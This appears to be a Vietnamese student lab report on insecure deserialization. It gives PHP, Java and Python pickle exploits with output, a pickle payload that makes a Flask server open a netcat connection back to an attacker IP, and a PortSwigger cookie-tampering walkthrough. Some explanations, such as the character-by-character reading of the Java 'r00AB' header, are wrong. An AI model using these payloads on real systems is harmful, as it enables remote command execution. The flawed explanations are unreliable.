
Giao diện sau khi bấm Full Scan

- Giao diện cho biết tổng số dòng code, số lượng hàng khoảng cách trắng, số lượng dòng comment, ... của từng file và thống kê trên tổng số lượng file trong thư mục được chọn.



Bấm chọn 1 file bất kỳ

- Giao diện cho biết số lượng dòng code, dòng trắng, comment trong file.



- Mở xem source code trong file

```
namespace App\Http\Middleware;

use Illuminate\Auth\Middleware\Authenticate as Middleware;
use Illuminate\Http\Request;

class Authenticate extends Middleware
{
    /**
     * Get the path the user should be redirected to when they are not authenticated.
     */
    protected function redirectTo(Request $request): ?string
    {
        return $request->expectsJson() ? null : route('login');
    }
}
```

B.2 Khai thác lỗ hổng insecure deserialization

B.2.1 Khai thác PHP Serialization

a) Tổng quan về PHP serialization

Bước 1: Kiểm tra và cài đặt package của PHP trên máy

```
minhngoc@minhngoc-virtual-machine:~$ php --version
PHP 8.1.2-1ubuntu2.14 (cli) (built: Aug 18 2023 11:41:11) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.2, Copyright (c) Zend Technologies
    with Zend OPcache v8.1.2-1ubuntu2.14, Copyright (c), by Zend Technologies
minhngoc@minhngoc-virtual-machine:~$
```

Bước 2: Tạo 1 file php-ex-NhomX.php có mã nguồn như bên dưới.



```
1 <?php
2     class User
3     {
4         public $name;
5         public $isLoggedIn;
6     }
7     $user = new User();
8     $user->name = "Nhom09";
9     $user->isLoggedIn = true;
10
11     echo serialize($user);
12     echo "\n";
13 ?>
```

Bước 3: Thực thi file php-ex-NhomX.php

```
minhngoc@minhngoc-virtual-machine:~$ php -f php-ex-Nhom09.php
O:4:"User":2:{s:4:"name";s:6:"Nhom09";s:10:"isLoggedIn";b:1;}
minhngoc@minhngoc-virtual-machine:~$
```

Yêu cầu 2.1. Sinh viên tìm hiểu và giải thích ý nghĩa của output trên khi thực thi file php?

Trả lời:

- 0: Đây là mã tham chiếu (reference) đến đối tượng. Trong trường hợp này, 0 có nghĩa là đây là đối tượng mới, không giống với bất kỳ đối tượng nào khác.
- 4: Đây là độ dài của tên lớp của đối tượng, trong trường hợp này, tên lớp là "User."
- "User": Đây là tên lớp của đối tượng.
- 2: Đây là số thuộc tính (properties) của đối tượng ("name" với giá trị "Nhom00" và "isLoggedIn" với giá trị true..
- { : Bắt đầu của danh sách các thuộc tính của đối tượng.
- s:4:"name": Đây là một trong các thuộc tính của đối tượng. Cụ thể:
 - s: Đây là loại dữ liệu của thuộc tính, trong trường hợp này, s đại diện cho một chuỗi (string).
 - 4: Đây là độ dài của chuỗi tên thuộc tính ("name").
 - "name": Đây là tên của thuộc tính.
- s:6:"Nhom00": Đây là giá trị của thuộc tính "name." Cụ thể:
 - s: Loại dữ liệu (chuỗi).
 - 6: Độ dài của chuỗi giá trị ("Nhom00").
 - "Nhom00": Giá trị của thuộc tính "name."
- s:10:"isLoggedIn": Đây là thuộc tính thứ hai của đối tượng, có cấu trúc tương tự:
 - s: Loại dữ liệu (chuỗi).

- 10: Độ dài của chuỗi tên thuộc tính ("isLogin").
- "isLogin": Tên của thuộc tính.
- b:1;: Đây là giá trị của thuộc tính "isLogin." Cụ thể:
 - b: Loại dữ liệu (boolean).
 - 1: Giá trị boolean, trong trường hợp này, 1 đại diện cho true.

Chuỗi serialized PHP này mô tả một đối tượng của lớp "User" có hai thuộc tính: "name" với giá trị "Nhom00" và "isLogin" với giá trị true.

b) Khai thác chức năng serialize và unserialize của PHP

Bước 1: Tạo 2 file php có nội dung như bên dưới:
classes.php

```
<?php
class DangerousClass {
    function __construct() {
        $this->cmd = "ls";
    }
    function __destruct() {
        echo passthru($this->cmd);
    }
}
class NormalClass {
    function __construct() {
        $this->name = "NhomX";
    }
    function __destruct() {
        echo $this->name;
    }
}
?>
```

vulnerable-app-1.php

```
<?php
include 'classes.php';
$serial = file_get_contents('serial_NhomX');
unserialize($serial);
?>
```

Bước 2: Thực thi code bình thường normal-user.php tạo và serialize đối tượng của class và lưu vào file serial_NhomX.

```
<?php
include 'classes.php';
$a = new NormalClass();
file_put_contents('serial_NhomX', serialize($a));
?>
```

Bước 3: Sử dụng class DangerousClass

Sửa file normal-user.php, thay vì tạo đối tượng của class NormalClass, đổi thành DangerousClass. Chạy lại 2 lệnh phía trên, kết quả chạy có gì khác biệt?

Trả lời:

- Class NormalClass sẽ cho in tên nhóm lên terminal. Class DangerousClass sẽ thực hiện lệnh ls và in danh sách các tập tin và thư mục tại vị trí hiện tại lên terminal.

```
bao-nguyen@bao-nguyen-vm:~/LTAT$ php -f normal-user.php
Nhom9bao-nguyen@bao-nguyen-vm:~/LTAT$ php -f normal-user.php
attacker-1.php
classes.php
normal-user.php
php-ex-Nhom9.php
serial_Nhom9
vulnerable-app-1.php
bao-nguyen@bao-nguyen-vm:~/LTAT$
```

Kết quả khi khởi tạo object thuộc NormalClass (trên) và DangerousClass(dưới)

Bước 4: Từ bước 3, có thể thấy DangerousClass có thể thực thi 1 lệnh. Tuy nhiên, chức năng này có thể bị khai thác

Yêu cầu 2.2. Vì sao chức năng của DangerousClass có thể bị khai thác?

- Trong DangerousClass có 2 function là __construct và __destruct. Khi object của class này được khởi tạo nó sẽ gọi __construct và khi object bị hủy hay không còn trong chương trình nữa nó sẽ gọi __destruct.
- Khi __construct được gọi, thuộc tính cmd sẽ được gán bằng ls. Khi __destruct được gọi, câu lệnh ls được gán ở __construct sẽ được thực thi

```
class DangerousClass {  
    function __construct() {  
        $this->cmd = "ls";  
    }  
    function __destruct() {  
        echo passthru($this->cmd);  
    }  
}
```

Hai function __construct và __destruct trong DangerousClass

- File vulnerable-app-1 không kiểm tra đầu vào mà dùng file serial_Nhom9 để deserialize => Có thể ghi đè vào file các dữ liệu độc hại
- Điều này có thể dẫn đến Code Injection, SQL Injection, DoS,...

Bước 5: Tạo code khai thác

Yêu cầu 2.3. Sinh viên viết file attacker-1.php để hiện thực ý tưởng tấn công, thực thi id thay vì ls. Chạy code tấn công và vulnerable-app-1, cho biết kết quả?

- Ý tưởng tấn công: Vulnerable-app-1.php không kiểm tra đầu vào mà lấy 1 file ngoài để deserialize => Ta có thể ghi đè file serial này để thực hiện lệnh ta muốn.
- Đoạn code trong attack-1.php thực hiện tấn công:

```
<?php  
class DangerousClass {  
    function __construct() {  
        $this->cmd = "id";  
    }  
    function __destruct() {  
        echo passthru($this->cmd);  
    }  
}  
  
$a = new DangerousClass();  
$b = serialize($a);  
file_put_contents("serial_Nhom9", $b);  
?>
```


- Kết quả:

```

bao-nguyen@bao-nguyen-vm:~/LTAT$ php -f attacker-1.php
uid=1000(bao-nguyen) gid=1000(bao-nguyen) groups=1000(bao-nguyen),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),122(lpadmin),135(lxd),136(sambashare)
bao-nguyen@bao-nguyen-vm:~/LTAT$ php -f vulnerable-app-1.php
uid=1000(bao-nguyen) gid=1000(bao-nguyen) groups=1000(bao-nguyen),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),122(lpadmin),135(lxd),136(sambashare)
bao-nguyen@bao-nguyen-vm:~/LTAT$

```

B.2.2 Khai thác định dạng Java serialization

Bước 1: Tạo 1 ứng dụng Java MyJavaApp.java có lỗi hổng với nội dung bên dưới.

```

Open  MyJavaApp.java  Save
1 import java.io.*;
2 public class MyJavaApp{
3     public static void main(String args[]) throws Exception{
4         FileInputStream fis = new FileInputStream("normalObj.serial");
5         ObjectInputStream ois = new ObjectInputStream(fis);
6         NormalObj unserObj = (NormalObj)ois.readObject();
7         ois.close();
8     }
9 }
10 class NormalObj implements Serializable{
11     public String name;
12     public NormalObj(String name){
13         this.name = name;
14     }
15     private void readObject(java.io.ObjectInputStream in) throws
IOException, ClassNotFoundException{
16         in.defaultReadObject();
17         System.out.println(this.name);
18     }
19 }
20 class VulnObj implements Serializable{
21     public String cmd;
22     public VulnObj(String cmd){
23         this.cmd = cmd;
24     }
25     private void readObject(java.io.ObjectInputStream in) throws
IOException, ClassNotFoundException{
26         in.defaultReadObject();
27         String s = null;
28         Process p = Runtime.getRuntime().exec(this.cmd);
29         BufferedReader stdInput = new BufferedReader(new
InputStreamReader(p.getInputStream()));
30         while ((s = stdInput.readLine()) != null) {
31             System.out.println(s);
32         }
33     }
34 }
35 }

```

Bước 2: Viết mã tấn công có tên JavaAttacker.java.

```

Open  JavaAttacker.java  Save
MyJavaApp.java  JavaAttacker.java
1 import java.io.*;
2
3 public class JavaAttacker{
4     public static void main(String args[]) throws Exception{
5         VulnObj vulnObj = new VulnObj("ls");
6         FileOutputStream fos = new
FileOutputStream("normalObj.serial");
7         ObjectOutputStream os = new ObjectOutputStream(fos);
8         os.writeObject(vulnObj);
9         os.close();
10    }
11 }
12
13 class VulnObj implements Serializable{
14     public String cmd;
15     public VulnObj(String cmd){
16         this.cmd = cmd;
17     }
18 }

```

Bước 3: Thực hiện chạy code tấn công

```
minhngoc@minhngoc-virtual-machine:~$ javac JavaAttacker.java && java JavaAttacker
minhngoc@minhngoc-virtual-machine:~$ javac MyJavaApp.java && java MyJavaApp
An_toan_mang
buffer2
crass
Desktop
Documents
Downloads
inputbuffer.py
JavaAttacker.class
JavaAttacker.java
Music
MyJavaApp.class
MyJavaApp.java
NormalObj.class
normalObj.serial
php-ex-Nhom09.php
Pictures
Public
snap
```

Bước 4: Đọc file normalObj.serial là file chứa đối tượng đã được serilaize và xem dạng mã hóa base64 của nó

```
minhngoc@minhngoc-virtual-machine:~$ cat normalObj.serial | base64
r00ABXNyAAAdWdWxuT2JqH0k6B6IYok4CAAFMAANjbWRR0ABJMamF2YS9sYW5nL1N0cmLuZzt4cHQA
Amxz
minhngoc@minhngoc-virtual-machine:~$
```

Yêu cầu 2.4. Sinh viên phân tích và giải thích ý nghĩa của đoạn code tấn công trên? Báo cáo kết quả chạy code tấn công?

- Phân tích đoạn code trên:
 - Class JavaAttacker (chứa main):
Tạo một đối tượng VulnObj với một chuỗi "ls".
Mở một FileOutputStream để ghi đối tượng VulnObj ra một tệp có tên "normalObj.serial".
Sử dụng ObjectOutputStream để ghi đối tượng VulnObj vào tệp.
 - Class VulnObj: Có một constructor để khởi tạo đối tượng VulnObj với một chuỗi truyền vào.
- Ý nghĩa của đoạn code:

Class VulnObj triển khai Serializable cho phép đối tượng VulnObj và tất cả dữ liệu bên trong nó được chuyển đổi thành một chuỗi byte và ghi ra một tệp.

Class JavaAttacker tạo một đối tượng VulnObj chứa một chuỗi lệnh (trong trường cmd). Sau đó, nó sử dụng ObjectOutputStream để ghi đối tượng VulnObj ra một tệp có tên "normalObj.serial". Điều này dẫn đến việc chuỗi byte của VulnObj được lưu trữ trong tệp "normalObj.serial". Tấn công này có thể được thực hiện bằng cách sử dụng tệp "normalObj.serial" để giải serial (deserialize) đối tượng VulnObj trên một hệ thống mục tiêu.

Sinh viên thử tìm hiểu mối liên hệ của 5 ký tự này và việc serialize đối tượng Java?

Ký tự "r00AB" là một phần quan trọng của định dạng của một đối tượng Java sau khi được serialize. Nó thường xuất hiện ở đầu của dữ liệu được tạo ra bởi quá trình serialization, các ký tự này giúp các trình deserialize hiểu được định dạng dữ liệu và kiểu

đối tượng cần được tái tạo. Đây là cách mà Java Serialization Framework xác định đầu của dữ liệu serialized để đảm bảo rằng nó có thể deserialize nó chính xác.

"r" cho biết đây là một đối tượng bình thường (không phải là đối tượng đặc biệt như null hoặc mảng).

"O" cho biết đây là một đối tượng phải được tạo ra (object).

"0" là một phiên bản số, thường là phiên bản ở mức 0.

"A" là một bản ghi (record) cho việc serialization của một đối tượng.

"B" cho biết loại dữ liệu là bình thường (không phải là dữ liệu thay đổi). Điều này có nghĩa là nó không sử dụng Externalizable interface để tùy chỉnh quá trình serialization.

B.2.3 Khai thác định dạng Python serialization

a) Khai thác lỗ hổng thư viện pickle cơ bản

Bước 1: Giả sử có 1 ứng dụng vulnerable-app-2.py có chức năng deserialize 1 đối tượng từ 1 file serial_NhomX_python sử dụng pickle.loads() như bên dưới.

```

vulnerable-app-2.py
~/
Open Save
1 import pickle
2
3 with open('serial_Nhom09_python', 'rb') as f:
4     pickle.loads(f.read())

```

Bước 2: Tạo 1 đoạn code attacker-2.py, khai thác vulnerable-app-2 bằng cách định nghĩa 1 class đối tượng độc hại VulnPickle như bên dưới, tạo và dumps đối tượng và lưu vào file sẽ được đọc bởi ứng dụng trên.

```

attacker-2.py
~/
Open Save
1 import pickle
2
3 class VulnPickle(object):
4     def __reduce__(self):
5         import os
6         return (os.system, ("id",))
7
8 a = pickle.dumps(VulnPickle())
9 with open('serial_Nhom09_python', 'wb') as f:
10     f.write(a)

```

Bước 3: Thực thi đoạn code khai thác

```

minhngoc@minhngoc-virtual-machine:~$ python3 attacker-2.py
minhngoc@minhngoc-virtual-machine:~$ python3 vulnerable-app-2.py
uid=1000(minhngoc) gid=1000(minhngoc) groups=1000(minhngoc),4(adm),24(cdrom),27(sudo),30(dlp),46(plugdev),122(lpadmin),135(lxd),136(sambashare)
minhngoc@minhngoc-virtual-machine:~$

```

Yêu cầu 2.5. Lý giải vì sao với định nghĩa class VulnPickle, khi vulnerable-app-2 thực hiện load đối tượng từ file, ta có được kết quả như hình trên?

Giải thích:

- Trong class VulnPickle, chúng ta định nghĩa một phương thức đặc biệt `__reduce__`. Phương thức này là một phần của giao diện `__reduce__` trong Python, được sử dụng bởi pickle để tái tạo đối tượng sau khi được deserialize. Nó cho phép bạn chỉ định cách đối tượng sẽ được tái tạo sau khi deserialize.
- Trong phương thức `__reduce__`, chúng ta sử dụng `os.system("id")` để thực hiện một lệnh hệ thống. Khi đối tượng được deserialize, phương thức `__reduce__` này

được gọi, và lệnh `os.system("id")` được thực thi. Lệnh này trả về thông tin về người dùng hiện tại trên hệ thống.

- Khi chúng ta chạy `"python3 attacker-2.py"`, nó tạo một đối tượng `VulnPickle` và serialize nó bằng `pickle.dumps`, sau đó lưu nó vào tệp `"serial_NhomX_python"`. Điều này có nghĩa rằng tệp này chứa một đối tượng đã được serialized với lệnh `os.system("id")` như một phần của quá trình tái tạo.
- Khi chúng ta chạy `"python3 vulnerable-app-2.py"`, nó mở tệp `"serial_NhomX_python"` và thực hiện `pickle.loads` để deserialize đối tượng. Trong quá trình deserialize, phương thức `__reduce__` của đối tượng `VulnPickle` được gọi, và do đó lệnh `os.system("id")` được thực thi, hiển thị thông tin về người dùng hiện tại trên hệ thống.

b) Khai thác lỗ hổng thư viện pickle nâng cao

Yêu cầu 2.6: Sinh viên thực hiện khai thác lỗ hổng của webserver trên để thực hiện tấn công remote command execution để mở 1 reverse shell trên webserver? Trình bày chi tiết các bước tấn công.

Bước 1: Tạo trang web

```
1 import pickle
2 import base64
3 from flask import Flask, request
4 app = Flask(__name__)
5 @app.route("/vulnerable", methods=["POST"])
6 def vulnerableapp():
7     form_data = base64.urlsafe_b64decode(request.form['hack'])
8     deserialized = pickle.loads(form_data)
9     return 'deserialized', 204
```

vulnerable-web.py

Giải thích: Đoạn chương trình cho phép lấy dữ liệu đã được mã hóa qua giao thức POST, sau đó giải mã dữ liệu có tham số là 'hack' rồi deserialize chúng, nếu deserialize thành công sẽ trả về mã 204 (No Content).

Bước 2: Cho chạy trang web vừa được tạo

```
^Chuynhminhkhue@chuynhminhkhue-virtual-machine:~$ flask run
* Serving Flask app 'vulnerable-web.py' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

Chạy web thành công

Bước 3: Tạo 1 cổng kết nối

```
huynhminhkhue@huynhminhkhue-virtual-machine:~$ nc -vlnp 4009
Listening on 0.0.0.0 4009
```

Attacker tạo 1 cổng kết nối ở phía trang web để lắng kết nối ở port 4009

- Dùng netcat để lắng nghe kết nối. Nếu không có thì tải bằng lệnh sau:

```
huynhminhkhue@huynhminhkhue-virtual-machine:~$ sudo apt update
```



```
huynhminhkhue@huynhminhkhue-virtual-machine:~$ sudo apt install netcat
```

Bước 4: Tạo 1 script cho attacker

```
1 import pickle
2 import base64
3 import os
4
5 class RCE:
6     def __reduce__(self):
7         cmd = ('nc 192.168.153.129 4009')
8         return os.system, (cmd,)
9
10 if __name__ == '__main__':
11     pickled = pickle.dumps(RCE())
12     print(base64.urlsafe_b64encode(pickled))
```

attacker.py

Giải thích: Địa chỉ IP được sử dụng ở trên là của máy attacker. Mục đích của đoạn chương trình này là serialize nội dung trong class RCE (class RCE dùng để tấn công Reverse Shell trang web, buộc trang web phải kết nối với máy attacker qua port 4009) sau đó mã hóa rồi in ra màn hình.

Bước 5: Bắt đầu cho phép attacker kết nối với trang web

```
huynhminhkhue@huynhminhkhue-virtual-machine:~$ python3 attacker.py
b'gASVMgAAAAAACMBXBvc2l4IiwGc3lzdGVtLjOUjBduYyAxOTIuMTY4LjE1My4xMjkgNDAwOZSFlFKULg=='
huynhminhkhue@huynhminhkhue-virtual-machine:~$ curl -d 'hack=^Chttp://127.0.0.1:5000/vulnerable
huynhminhkhue@huynhminhkhue-virtual-machine:~$ curl -d 'hack=gASVMgAAAAAACMBXBvc2l4IiwGc3lzdGVtLjOUjBduYyAxOTIuMTY4LjE1My4xMjkgNDAwOZSFlFKULg==' http://127.0.0.1:5000/vulnerable
```

Dữ liệu class RCE đã được mã hóa và được truyền vào tham số 'hack'

- Lệnh curl -d dùng để gửi request POST với nội dung là giá trị của tham số 'hack' đến trang web vulnerable-web.

```
huynhminhkhue@huynhminhkhue-virtual-machine:~$ nc -vlnp 4009
Listening on 0.0.0.0 4009
Connection received on 192.168.153.129 52798
```

Trang web đã được kết nối thành công với phía attacker

Bước 6: Test thử

```
^huynhminhkhue@huynhminhkhue-virtual-machine:~$ flask run
* Serving Flask app 'vulnerable-web.py' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [05/Nov/2023 19:57:53] "POST /vulnerable HTTP/1.1" 204 -
ghjg9jg
ghjg9jg
5723653
vvd
hgh hhgedllsa

huynhminhkhue@huynhminhkhue-virtual-machine:~$ nc -vlnp 4009
Listening on 0.0.0.0 4009
Connection received on 192.168.153.129 52798
ghjg9jg
ghjg9jg
5723653
vvd
hgh hhgedllsa
```

Tấn công thành công

- Attacker thông qua kết nối có thể thao tác ở bên trang web từ phía cổng kết nối mà attacker tạo ra.

B.2.4 Các bài tập tùy chọn – CTF

Yêu cầu 2.7. Sinh viên lựa chọn thực hiện 2 trong số các bài tập dưới đây. Trình bày cách giải chi tiết

Bài tập 1. Modifying serialized objects.

<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>

- Theo như đề bài cho biết web này sử dụng cơ chế Burp Suite để khai thác lỗ hổng từ cookie để có quyền quản trị. Ta tiến hành sử dụng tài khoản người dùng đã cho của đề bài đăng nhập vào với **username: winer; password: peter**

[Trang chủ](#) | [Tài khoản của tôi](#)



[Home](#) | [My account](#) | [Log ou](#)

My Account

Your username is: wiener

Your email is: 20521518@gm.uit.edu.vn

Email

Update email

Hình 1: đăng nhập username, password thành công

- Sau khi tiến hành đăng nhập thành công, ta xem cookie của trang web

Request

```
Pretty Raw Hex
1 GET /academyLabHeader HTTP/1.1
2 Host:
0a3a005d0452d7a780b067150041005f.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.5993.90 Safari/537.36
7 Upgrade: websocket
8 Origin:
https://0a3a005d0452d7a780b067150041005f.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=
Tzo00iJVc2VyljoyOntz0jg6InVzZXJuYVllIjtz0jY6IndpZW51ciI7cz
ol0iJhZGlpbil7Yjow030t3d
13 Sec-WebSocket-Key: 4qGHXwQoY9v1l9qPjHf5Iw==
14
15
```


Hình 2: cookie của trang web

- Để khai thác cookie, ta tiến hành decode nó



Hình 3: kết quả sau khi decode URL và base64

- Ở đây ta thấy rằng giá trị cuối boolean bằng 0 có nghĩa là user không có quyền admin. Để có quyền admin ta thay đổi số "0" thành số "1". Sau khi thay đổi ta thực hiện encode base64 và URL để tạo lại session cookie



Hình 4: encode base64 và URL

- Tại Proxy ta intercept on và thay đổi session cookie vừa tạo

```
Pretty Raw Hex
1 GET /academyLabHeader HTTP/1.1
2 Host:
  0a2c0043042e838e829ac93c005d00f8.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
  Safari/537.36
7 Upgrade: websocket
8 Origin:
  https://0a2c0043042e838e829ac93c005d00f8.web-security-academy.
  net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=
  %54%7a%6f%30%4f%69%4a%56%63%32%56%79%49%6a%6f%79%4f%6e%74%7a%4
  f%6a%67%36%49%6e%56%7a%5a%58%4a%75%59%57%31%6c%49%6a%74%7a%4f%
  6a%59%36%49%6e%64%70%5a%57%35%6c%63%69%49%37%63%7a%6f%31%4f%69
  %4a%68%5a%47%31%70%62%69%49%37%59%6a%6f%78%4f%33%30%3d
13 Sec-WebSocket-Key: qBwBGPS6K4jbuDkUOHwYBg==
14
15
```

- Sau khi nhấn forward, home page có thêm một tab Admin panel. Nhấn vào Admin panel và tiếp tục thay đổi session cookie rồi nhấn forward.



Modifying serialized objects

LAB

Not solved



[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account


Your username is: wiener

Email

Update email

```
Pretty Raw Hex
1 GET /academyLabHeader HTTP/2
2 Host:
  0a9200f60364f92c800185d8008600d1.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
  Safari/537.36
7 Upgrade: websocket
8 Origin:
  https://0a9200f60364f92c800185d8008600d1.web-security-academy.
  net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=
  %54%7a%6f%30%4f%69%4a%56%63%32%56%79%49%6a%6f%79%4f%6e%74%7a%4
  f%6a%67%36%49%6e%56%7a%5a%58%4a%75%59%57%31%6c%49%6a%74%7a%4f%
  6a%59%36%49%6e%64%70%5a%57%35%6c%63%69%49%37%63%7a%6f%31%4f%69
  %4a%68%5a%47%31%70%62%69%49%37%59%6a%6f%78%4f%33%30%3d
13 Sec-WebSocket-Key: /2xzDgT54lEx/yiyNrcMwQ==
14
```

- Xuất hiệ carlos nhấn delete



- Thành công

